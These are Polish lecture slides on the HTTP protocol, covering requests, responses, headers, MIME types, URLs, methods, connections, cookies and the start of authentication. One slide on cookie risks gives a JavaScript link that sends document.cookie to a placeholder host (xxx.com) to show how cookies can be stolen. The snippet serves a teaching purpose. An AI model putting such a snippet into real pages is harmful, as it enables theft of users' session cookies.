Protokół HTTP

Protokół HTTP – wprowadzenie

- Podstawowy protokół **W**orld **W**ide **W**eb
  - wykorzystuje TCP/IP jako „nośnik informacji”
    - należy do tzw. *warstwy aplikacji*
  - pozwala na zdalny dostęp do zasobów, których położenie określają tzw. *adresy URL*
    - ogólniejsze pojęcie Uniform Resource Identifier, oprócz adresów URL, obejmuje również, niezależne od położenia, identyfikatory zasobu” – tzw. *Uniform Resource Name(s).*
  - zasobami mogą być (niemal) dowolne obiekty: *dokumenty hipertekstowe*, *pliki graficzne*, *elementy multimedialne*, a także *„zasoby wykonywalne”*

Protokół HTTP – podstawowe cechy

- **Transakcyjność**
  - (klient → serwer) nawiązanie połączenia
  - (klient → serwer) żądanie
  - (serwer → klient) odpowiedź
  - (serwer → klient) zamknięcie połączenia
- Fazy nawiązywania i zamykania połączenia mogą w transakcji nie wystąpić – protokół HTTP 1.1 udostępnia tzw. połączenia „trwałe” (ang. *persistent*)


Protokół HTTP – podstawowe cechy

- **Bezstanowość**
  - żądanie jest obsługiwane przez serwer HTTP niezależnie od historii wszystkich poprzednich
  - żadne informacje nie są przechowywane pomiędzy wykonaniami kolejnych transakcji
- Bezstanowość „obchodzi się” stosując np.:
  - ciasteczka – mechanizm po stronie klienta
  - sesje – mechanizm (głównie) po stronie serwera
  - parametry (ukryte, bądź jawne) zapytań


Protokół **HTTP 1.1**

- Zdecydowana większość wykorzystywanych dzisiaj klientów i serwerów jest zgodna z wersją HTTP 1.1, która to jest aktualnie najnowszą dostępną wersją tego protokołu.
- Dalej, o ile nie zaznaczymy wyraźnie, że mówimy o innej wersji protokołu, nazwa HTTP będzie dla nas oznaczała protokół HTTP w wersji **1.1**


Klienci i serwery HTTP



Klienci i serwery HTTP



Przykładowa transakcja HTTP



Przykład – anatomia **żądania** HTTP

```
GET /img/logo.png HTTP/1.1
```

- polecenie przesłania pliku **/img/logo.png**, zrealizowane za pomocą metody **GET** protokołu HTTP w wersji 1.1

```
Host: serwer.pjwstk.edu.pl
```

- nagłówek określający nazwę serwera (**obowiązkowy!**)

```
User-Agent: Mozilla/5.0 (X11; U; Linux [...]
```

- nagłówek określający klienta wysyłającego żądanie

```
Accept: text/html,application/xhtml+xml, [...]
```

- nagłówek określający typy akceptowanych przez klienta zasobów

Technologie internetowe – protokół HTTP

Przykład – anatomia **żądania** HTTP

```
Accept-Language: pl,en-us;q=0.7,en;q=0.3
```

- nagłówek określający „preferencje językowe” klienta, pozwala „wynegocjować” dokument/zasób w odpowiedniej wersji językowej

```
Accept-Encoding: gzip,deflate
```

- nagłówek określający akceptowane przez klienta metody „transformacji danych” (np. kompresji) – nazwa nagłówka jest nieco myląca...

```
Accept-Charset: UTF-8,*
```

- nagłówek określający preferencje klienta odnośnie używanego kodowania znaków – tutaj widzimy, że preferowane jest UTF-8

Technologie internetowe – protokół HTTP

Przykład – anatomia **odpowiedzi** HTTP

```
HTTP/1.1 200 OK
```

- „kod statusu” odpowiedzi – wartość **200** oznacza, że zasób został pomyślnie wysłany do klienta

```
Date: Thu, 05 Feb 2014 15:38:02 GMT
```

- nagłówek określający datę i czas utworzenia odpowiedzi

```
Server: Apache/2.2.22 (Debian)
```

- nagłówek określający rodzaj i wersję oprogramowania serwera, który udzielił odpowiedzi

```
Last-Modified: Thu, 18 Aug 2013 15:16:18 GMT
```

- nagłówek określający kiedy, według serwera, zasób został ostatni raz zmodyfikowany

Technologie internetowe – protokół HTTP

Przykład – anatomia **odpowiedzi** HTTP

```
ETag: "1a197b-537-3fe9db1e49480"
```

- nagłówek podający tzw. „entity tag” zasobu – jego wartość wykorzystywana jest przez klienta w procesie buforowania (cache'owania) treści zasobów

```
Accept-Ranges: bytes
```

- nagłówek mówiący o tym, że serwer dopuszcza również pobranie „fragmentu treści” zasobu (o zakresie wyrażonym w bajtach); w szczególności umożliwia to wznawianie pobierania zasobu „od pewnego miejsca”...

```
Content-Length: 1335
```

- nagłówek określający wielkość przesyłanego przez serwer zasobu w bajtach

Przykład – anatomia **odpowiedzi** HTTP

`Connection: close`

- nagłówek mówiący o tym, że po wysłaniu treści zasobu serwer zamknie/zakończy połączenie – nie zawsze musi tak być, gdyż protokół HTTP dopuszcza też tworzenie „połączeń trwałych” (ang. *persistent connections*)

`Content-Type: image/png`

- nagłówek określający „typ medium” związany z przesyłanym zasobem; w naszym przykładzie jest to typ pliku graficznego o podtypie/formacie PNG
- w przypadku zasobów tekstowych typ zawiera często również specyfikację używanego przez zasób kodowania znaków

Zasoby, typy mediów i adresy URL

Zasoby sieciowe i ich typy

- Serwery HTTP oferują w sieci zasoby, których treść przesyłana jest klientom na dwa sposoby:
  - statycznie: treść zgromadzona jest w systemie plików serwera i z niego przesyłana do klienta
  - dynamicznie: treść jest tworzona/generowana przez różnego rodzaju programy „na żądanie”; potencjalnie z wykorzystaniem *parametryzacji*
- Do klasyfikowania treści służy pojęcie „typu medium” (ang. *media type*)

Typy zasobów – standard MIME

MIME – ang. *Multipurpose Internet Mail Extension*

oryginalnie – opis załączników poczty elektronicznej

obecnie – standard opisu typu medium dla treści zasobów sieciowych

Specyfikacja typu medium:

- **`typ/podtyp[; parametry_opcjonalne]`**

Przykłady:

- **`text/plain; charset=UTF-8`**
- **`application/pdf`**
- **`image/jpeg`**
- **`video/quicktime`**

Typy zasobów – standard MIME

Standard MIME opisują dokumenty rfc2045 – rfc2049

```
TYPE := "application" | "audio" | "image" | "message" | "multipart"
        "text" | "video" | IETF-TOKEN | X-TOKEN

SUBTYPE       := IANA-SUBTOKEN | IETF-TOKEN | X-TOKEN

IETF-TOKEN    := <extension token with RFC and registered with IANA>
IANA-SUBTOKEN := <extension token registered with IANA>
X-TOKEN       := <"X-" or "x-" prefix, followed by any token>

PARAMETER := TOKEN "=" VALUE
VALUE := TOKEN | QUOTED-STRING
TOKEN := 1*<any (US-ASCII) CHAR except SPACE, CTLs, or TSPECIALS>

TSPECIALS :=  "(" | ")" | "<" | ">" | "@" | "," | ";" | ":" |
              "\" | <"> | "/" | "[" | "]" | "?" | "="
```

http://www.iana.org/assignments/media-types/

Odwołania do zasobów – adresy URL

URL – ang. *Uniform Resource Locator*

schemat:część_zależna_od_schematu

URL dla schematu HTTP

http://ser[:prt][zas][?arg][#frg]

- **ser** – nazwa lub numer IP serwera
- **prt** – numer portu IP serwera (domyślnie 80)
- **zas** – ścieżka do zasobu na serwerze (domyślnie /)
- **arg** – lista argumentów przekazywanych do zasobu
- **frg** – identyfikator „fragmentu” zasobu – brany pod uwagę przez klienta dopiero po pobraniu zasobu

Adresy URL – schemat HTTP

Przykłady

- **http://serwer.pl/img/logo.png**
  - **serwer.pl** – nazwa sewera HTTP
  - **/img/logo.png** – pełna ścieżka do zasobu
- **http://serwer.pl/news.html#wazne**
  - **wazne** – odwołanie do miejsca w treści zasobu oznakowanego etykietą „**wazne**”
- **http://serwer.pl/news/?d=20140217&nr=2**
  - **d=20140217&nr=2** – argumenty przekazywane do zasobu wykonywalnego **/news/**; ciąg par postaci **nazwa_arg=wartość** rozdzielonych znakami „**&**”
  - za poprawną interpretację argumentów odpowiada zasób

Polecenia HTTP – „metody”

Metody HTTP

HTTP udostępnia polecenia, zwane metodami:

- **GET**
  - żądanie przesłania zasobu o podanej nazwie od serwera do klienta; może też służyć do przesyłania niewielkich ilości danych od klienta do serwera (jako części adresu URL zasobu do którego odwołuje się klient)
- **HEAD**
  - żądanie przesłania wyłącznie części nagłówkowej związanej z podanym zasobem
- **PUT**
  - żądanie zapisania danych przesyłanych od klienta na serwerze

Metody HTTP c.d.

- **POST**
  - żądanie przesłania danych od klienta do serwera w celu przetwarzania
- **TRACE**
  - pozwala klientowi stwierdzić, jak wygląda polecenie, które wysłał do serwera po dojściu do niego (pomaga np. zdiagnozować ewentualne problemy z serwerami proxy)
- **OPTIONS**
  - żądanie „odpytujące” serwer na temat możliwości, jakie ten ostatni oferuje
- **DELETE**
  - żądanie usunięcia podanego zasobu z serwera – rzadko udostępniane przez serwer i wykorzystywane w praktyce

Metody HTTP c.d.

Uwagi

- HTTP dopuszcza używanie niestandardowych metod rozszerzających możliwości protokołu – np. **LOCK**, **COPY** czy **MOVE** z *WebDAV* (Web-based Distributed Authoring and Versioning)
- Serwer HTTP nie musi implementować wszystkich standardowych metod HTTP
- Nawet jeśli implementacja jest pełna nie oznacza to, że serwer udostępnia je bez ograniczeń – np. nie każdy użytkownik serwera będzie zapewne uprawniony do usuwania oraz zapisywania zasobów – **DELETE**, **PUT**
- „Zgodność z wersją HTTP/1.1” wymaga jedynie obsługi metod **GET** oraz **HEAD**

Żądanie HTTP – ogólny schemat

```
<metoda> <adres_zasobu> <wersja_protokołu>
<lista_nagłówków>
<pusta_linia>
[<zawartość>]
```

<metoda>

- **GET**, **HEAD**, **PUT**, **POST**, **OPTIONS** ...

<adres_zasobu>

- pełny adres, ścieżka względna, lub „*”, co oznacza odwołanie do samego serwera

<wersja_protokołu>

- HTTP/0.9, HTTP/1.0, **HTTP/1.1** ...

Żądanie HTTP – ogólny schemat c.d.

<lista_nagłówków>

- ciąg par postaci

  <nazwa>: <wartość>

  określających „atrybuty żądania”; nazwy nagłówków interpretowane są niezależnie od wielkości znaków

<zawartość>

- opcjonalna treść wiadomości – może zawierać dane tekstowe, binarne, albo może być pusta, jak np. dla metody **HEAD**

Technologie internetowe – protokół HTTP

Żądanie HTTP – ogólny schemat c.d.

Uwagi:

- w protokole **HTTP/0.9** jedyną dostępną metodą była metoda **GET**
- dla protokołów **HTTP/0.9** oraz **HTTP/1.0** możliwe jest skonstruowanie żądania z pustą listą nagłówków (oraz pustą treścią), np.

  ```
  GET / HTTP/1.0
  ```

- protokół **HTTP/1.1** wymaga co najmniej nagłówka **Host** określającego nazwę serwera

Technologie internetowe – protokół HTTP

Żądania – podstawowe metody

Żądanie dla metody **GET**

- zawartość wiadomości jest zawsze pusta
- argumenty zawarte w adresie URL zasobu mogą służyć do przesyłania danych do serwera, np.

  ```
  GET /cgi-bin/uro.pl?mm=07&dd=27 HTTP/1.0
  ```

- żądanie może być „warunkowe” – np. w kontekście nagłówka **If-Modified-Since**
- możliwe „częściowe pobranie” zasobu z użyciem nagłówka **Range** – np.

  ```
  Range: bytes=100-200,300-
  ```

Technologie internetowe – protokół HTTP

Żądania – podstawowe metody

Żądanie dla metody **HEAD**

- własności analogiczne jak dla metody **GET**
- jedyna różnica to fakt, że przesyłany w odpowiedzi jest nie sam zasób, a jedynie część nagłówkowa
- pewne użyteczne nagłówki:
  - **Last-Modified** – przydatny do organizacji zarządzania pamięcią podręczną klienta
  - **Content-Length** – pozwala np. ocenić czas potrzebny na pobranie zasobu
  - **Content-Type** – pozwala stwierdzić, czy klient poradzi sobie ze zobrazowaniem zasobu po jego pobraniu

Żądania – podstawowe metody

Żądanie dla metody **POST**

- pozwala przesyłać dane do serwera
- dane stanowią zawartość żądania
- metoda często wykorzystywana do przesyłania danych z różnego rodzaju formularzy umieszczanych na stronach internetowych
- za poprawne przetworzenie danych odpowiada zasób wykonywalny, do którego odwołuje się żądanie

Odpowiedź HTTP – ogólny schemat

```
<wersja_protokołu> <status> <komunikat>
<lista_nagłówków>
<pusta_linia>
[<zawartość>]
```

<wersja_protokołu>

- HTTP/0.9, HTTP/1.0, **HTTP/1.1** ...

<status>

- trzycyfrowa liczba określająca rezultat żądania, na które wiadomość odpowiada; jej pierwsza cyfra mówi o tym do jakiej „klasy” rezultat należy: **1** – informacja, **2** – sukces, **3** – przekierowanie żądania, **4** – błąd po stronie klienta, **5** - błąd po stronie serwera

Odpowiedź HTTP – ogólny schemat c.d.

<komunikat>

- czytelny dla człowieka opis kodu **<status>** – jego treść jest pomijana przez programy-klientów

<lista_nagłówków>

- ciąg par postaci

  <nazwa>: <wartość>

  określających „atrybuty odpowiedzi”

<zawartość>

- opcjonalna treść odpowiedzi – może zawierać dane tekstowe, jak i binarne

Nagłówki HTTP

- Nagłówki HTTP można podzielić na:
  - **ogólne**

    używane zarówno przez klientów, jak i serwery, np. **Date**
  - **żądania**

    używane (i mające sens) wyłącznie w żądaniach, np. **User-Agent**, **Host**, **Referer**, **Accept**, **Range**
  - **odpowiedzi**

    używane wyłącznie w odpowiedziach, np. **Retry-After**, **ETag**, **Accept-Ranges**, **Location**
  - **zawartości**

    używane do charakteryzowania zawartości wiadomości, np. **Content-Type**, **Content-Length**

Nagłówki HTTP c.d.

- dodatkowe
  - niestandardowe nagłówki dodawane przez twórców oprogramowania
  - tworząc aplikacje posługujące się protokołem HTTP trzeba zadbać o to, aby *tolerowały one obecność nagłówków dodatkowych*
  - wśród nagłówków dodatkowych niektóre są szeroko stosowane, jak np. nagłówki służące do obsługi tzw. „ciasteczek”: `Set-Cookie` i `Cookie`


Nagłówki – negocjacja zawartości


- Klient informuje o tym, co akceptuje
  - strona kodowa tekstu (`Accept-Charset`); domyślnie `ISO-8859-1` (tzw. *ISO Latin1*)
  - „transformacja danych” (`Accept-Encoding`), np. `compress` lub `gzip`
  - język dokumentów (`Accept-Language`)
  - typy mediów (`Accept`)
- Serwer używa powyższych danych (oraz nagłówka `User-Agent`) i wybiera najodpowiedniejszą reprezentację zasobu
- Wysyła zasób do klienta wraz z „meta-informacjami” w postaci nagłówków: `Content-Encoding`, `Content-Language`, `Content-Type`, `Transfer-Encoding`, ...

Połączenia HTTP


Połączenia HTTP

- Protokół HTTP korzysta z infrastruktury TCP/IP






HTTP i TCP/IP



Połączenia HTTP

- Połączenia HTTP, w odróżnieniu od połączeń TCP/IP, nie muszą być bezpośrednie



Połączenia HTTP


- Czasami dwie „sąsiadujące” aplikacje HTTP mogą chcieć zastosować pewne opcje w odniesieniu do współdzielonego połączenia
- Wykorzystywany jest wtedy nagłówek `Connection`, który może nieść trzy rodzaje wartości:
  - listę nazw nagłówków HTTP, których wartości odnoszą się jedynie do tego konkretnego połączenia
  - listę dowolnych niestandardowych wartości, mających znaczenie dla tego połączenia
  - wartość `close` mówiącą o tym, że połączenie zostanie zamknięte

Połączenia HTTP

- Aplikacja HTTP otrzymawszy wiadomość zawierającą nagłówek `Connection`
  - sprawdza jego wartość
  - stosuje opcje, których żądał nadawca
  - usuwa z wiadomości nagłówek `Connection` oraz wszystkie nagłówki wymienione w jego wartości
  - przekazuje wiadomość do kolejnego odbiorcy w łańcuchu *klient – serwer docelowy*

Połączenia trwałe

- Pozwalają wykonywać transakcje bez konieczności każdorazowego otwierania i zamykania połączenia



HTTP – personalizacja, autoryzacja i uwierzytelnianie

Personalizacja ...

- **Problem**
  - serwery HTTP obsługują tysiące żądań pochodzących od różnych klientów
  - co zrobić, aby móc traktować żądania „indywidualnie”, a nie „anonimowo”?
- Typowe zastosowania personalizacji
  - zindywidualizowane powitania
  - „ukierunkowane rekomendacje”
  - przechowywanie danych użytkownika
  - śledzenie sesji użytkownika

Personalizacja ...

- Podstawowe techniki
  - wykorzystanie nagłówków HTTP niosących informacje o użytkowniku
  - tzw. „grube adresy URL” (ang. *fat URLs*)
  - „ciasteczka” (ang. *cookies*) – silny i wydajny mechanizm trwałej personalizacji
  - mechanizm „logowania” użytkowników połączonego z uwierzytelnianiem

Personalizacja ...

- Wykorzystanie nagłówków HTTP
  - `From` – nagłówek żądania zawierający adres e-mail użytkownika
  - `User-Agent` – nagłówek żądania identyfikujący klienta HTTP
  - `Referer` – adres URL strony za pośrednictwem której użytkownik uzyskał odsyłacz do bieżącego zasobu
  - `Client-IP` – numer IP komputera na którym działa klient
- Informacja niesiona przez wyżej wymienione nagłówki daje bardzo ograniczone możliwości personalizacji; natomiast zupełnie nie nadaje się do uwierzytelniania

Personalizacja ...

- Wykorzystanie „grubych adresów URL”
  - kiedy użytkownik/klient łączy się z serwerem, otrzymuje unikatowy identyfikator
  - identyfikator staje się częścią żądania, które powstaje z oryginalnego żądania przez wplecenie identyfikatora
  - oryginalne żądanie zostaje przekierowane na swoją postać „spersonalizowaną”
  - ilekroć serwer otrzymuje spersonalizowane żądanie (korzystając ze związanego z identyfikatorem „stanu”) generuje kolejne adresy tak, aby zachować informację identyfikującą
- Technika ta nie jest niestety pozbawiona wad...

Personalizacja ...

- „Grube adresy URL” – problemy
  - wygląd
    - adresy z zaszytymi identyfikatorami wyglądają źle
  - kłopoty z buforowaniem i rozpowszechnianiem
    - praktycznie nie nadają się do buforowania oraz rozpowszechniania ponieważ zawierają dane konkretnych użytkowników i sesji
  - zwiększone obciążenie serwera
    - „personalizując” żądania serwer musi je przekształcać
  - nietrwałość
    - informacja nie jest zachowywana pomiędzy sesjami (o ile „gruby URL” nie zostanie zapamiętany np. w zakładkach)

Personalizacja ...

- Ciasteczka – najpopularniejszy obecnie sposób identyfikacji użytkowników i przechowywania parametrów sesji
- Dwa główne typy ciasteczek
  - sesyjne
    - używane do przechowywania parametrów i preferencji związanych z „bieżącą sesją”; usuwane przy zamykaniu przeglądarki
  - trwałe
    - zapisywane na dysku, mają dłuższy „czas życia”; potrafią przetrwać restart przeglądarki/systemu
    - często przechowują „profil konfiguracyjny” użytkownika związany z danym serwisem

Ciasteczka

- Ciasteczka nie są częścią definicji protokołu HTTP/1.1
- Dwa „standardy ciasteczek”
  - oryginalny, zdefiniowany przez firmę Netscape:
    - „*Persistent Client State: HTTP Cookies*”
    - określany jako „Wersja 0” (ang. *Cookies Version 0*)
  - „niezależny”, zdefiniowany w dokumentach RFC 2109 oraz RFC 2965:
    - „*HTTP State Management Mechanism*”
    - określany jako „Wersja 1” (ang. *Cookies Version 1*)

Ograniczymy się do powszechnie używanej „**Wersji 0**”

Ciasteczka

- Dokument „*Persistent Client State: HTTP Cookies*” definiuje dwa nagłówki do obsługi ciasteczek:
  - **`Set-Cookie`** (nagłówek odpowiedzi)
  - **`Cookie`** (nagłówek żądania)
- Wartością nagłówka **`Set-Cookie`** jest ciąg postaci:

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

  - **`name`** jest (dowolną) nazwą ciasteczka ustalaną przez serwer, a **`v`** – określa jego wartość
  - para „**`name=v`**” jest (jedynym) elementem obowiązkowym wartości nagłówka **`Set-Cookie`**
  - przykład: **`Set-Cookie: user=Jacek`**

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

  - wartość **`dt`** atrybutu **`expires`** oznacza „datę ważności” ciasteczka; jej format to:
    - **`Weekday, DD-Mon-YY HH:MM:SS GMT`**
  - przykład:
    - **`Wednesday, 24-Feb-12 12:25:00 GMT`**
  - uwagi:
    - gdy upłynie „data ważności” ciasteczka, nie będzie już ono ani przechowywane dłużej przez klienta, ani przesyłane
    - jeśli serwer nie przesłał atrybutu **`expires`**, to oznacza to, że ciasteczko jest typu *sesyjnego*

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

  - wartość **`pt`** atrybutu **`path`** pozwala określić prefiks ścieżki do zasobów do których ciasteczko ma się odnosić
  - przykład:
    - **`path=/foo`**
    - „**`/foo`**” – oznacza, że ciasteczko odnosi się np. do „**`/foobar`**” jak i do „**`/foo/bar.html`**”
    - w szczególności – „**`/`**” – oznacza, że ciasteczko odnosi się do wszystkich zasobów na serwerze

Ciasteczka

```
name=v[; expires=dt][; path=pt][; domain=dm][; secure]
```

- wartość `dm` atrybutu `domain` określa domenę, której dotyczy ciasteczko; wartość ciasteczka można wysyłać wyłącznie do maszyn do niej należących
- przykład:
  - `domain=xyz.net.pl`
- uwagi:
  - wyłącznie serwer znajdujący się w danej domenie może wysyłać ciasteczko z atrybutem odwołującym się do niej
  - jeśli serwer nie przesłał wartości atrybutu `domain`, klient przyjmuje, że jest ona równa nazwie serwera
- atrybut `secure` oznacza, że ciasteczko można przesyłać jedynie przez bezpieczne połączenie HTTPS

Ciasteczka

- Nagłówek żądania `Cookie` służy do przesyłania do serwera wszystkich nieprzeterminowanych ciasteczek, które „pasują do filtra” – używanej ścieżki do zasobu, nazwy serwera, oraz stosowanej metody przesyłania (HTTP/HTTPS)
- Wartość nagłówka `Cookie` stanowi (rozdzielona średnikami) lista wszystkich ciasteczek spełniających powyższe wymagania i znajdujących się w stanie posiadania klienta, np.

```
Cookie: user=Jacek; last-visit=20140223
```


Ciasteczka – niebezpieczeństwa

- Ciasteczka też mają swoje problemy...
  - co prawda specyfikacja mechanizmu ciasteczek zabrania wysyłania ich wartości serwerom „nie pasującym do filtra”, ale...
  - korzystając z języków skryptowych (JavaScript) można je podkradać i przesyłać do dowolnego serwera:

```
<a href="#" onclick="
 window.location=
 'http://xxx.com/?cs='+escape(document.cookie);
 return false;"
>Kliknij mnie!</a>
```



HTTP i uwierzytelnianie

- Cel uwierzytelniania to weryfikacja zadeklarowanej tożsamości użytkownika
- Jedną z najprostszych metod uwierzytelniania jest mechanizm logowania z wykorzystaniem hasła
- Protokół HTTP oferuje dwie metody uwierzytelniania:
  - metodę prostą/Basic (ang. *Basic Authentication*)
  - metodę skrótu/Digest (ang. *Digest Authentication*)
- Zakładamy, że serwer posiada (i w bezpieczny sposób przechowuje) dane uwierzytelniające użytkowników

Uwierzytelnianie – metoda Basic

